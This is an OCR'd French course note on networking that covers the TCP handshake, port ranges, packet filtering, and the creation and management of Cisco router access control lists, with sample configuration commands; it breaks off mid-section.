

Yann Guittet

Réseau




Routage



Acces List



Echange TCP



SYN
Ouverture de session TCP
SYN,ACK
ACK
Données TCP
ACK
Echange de données TCP
Données TCP
ACK
FIN,ACK
Fermeture de session TCP
FIN,ACK




Plage de ports


	Plage	TCP	UDP	TCP et UDP
Ports réservés	0 - 1023	21 FTP 23 telnet 25 smtp 80 http 110 pop3 443 https	69 TFTP 520 RIP	53 DNS 161 SNMP
Ports inscrit	1024 - 49151	8008 http 8080 http 9443 https	1812 Radius 5060 SIP	1433 MSSQL
Ports dynamiques	49152-65535	N/A	N/A	Non N/A

Filtrage des paquets




Exemple de filtrage






Qu'est ce qu'une ACL



Fonctionnement des ACL

Access List en sortie



Access List en entré



Type d'access list

	Plage	
ACLStandard	1-99 1300-1999	Filtre les paquets IP en fonction de l'adresse source uniquement
ACL étendue	100-199 2000-2699	Filtre en fonction : De l'adresse IP source et destination Du port TCP ou UDP source et destination Du type de protocoles (IP,TCP,UD,PICMP...)
ACL nommées	N/A	Possibilité d'ajouter ou supprimer des entrées dans l'acces list

Décomposition d'une access list

instruction


Source

Commande : (config)# *access-list 101 permit IP 192.168.10.0 0.0.0.255 192.168.20.0 0.0.0.255*

Nom de l'ACL

protocole

Destination



Création d'access list standard

Commande : (config)# *access-list 5 permit IP 192.168.10.0*

```
Router#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
Router(config)#access-list 5 permit 192.168.10.0
```

Commande : #*Show running-config*

```
Router#show running-config
!
access-list 5 permit host 192.168.10.0
!
!
```

Documenter les access list standard

Commande : (config)*# access-list 5 remark "Permit host from 192.168.10.0"*

```
Router#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
Router(config)#access-list 5 remark "Permit host fromm 192.168.10.0"
```

Commande : *#Show running-config*

```
!
access-list 5 permit host 192.168.10.0
access-list 5 remark "Permit host fromm 192.168.10.0"
!
```



Supprimer une access list standard

Commande : (config)*# no access-list 5*

```
Router#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
Router(config)#no access-list 5
```

Autoriser un host

Commande : (config)# access-list 7 permit 192.168.10.10 0.0.0.0

```
Router# configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
Router(config)#access-list 7 permit 192.168.10.10 0.0.0.0
```

OU

Commande : (config)#access-list 7 permit host 192.168.10.10

```
Router#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
Router(config)#access-list 7 permit host 192.168.10.10
```



Autoriser tout le monde

Commande : (config)# access-list 7 permit 0.0.0.0 255.255.255.255

```
Router# configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
Router(config)#access-list 7 permit 0.0.0.0 255.255.255.255
```

OU

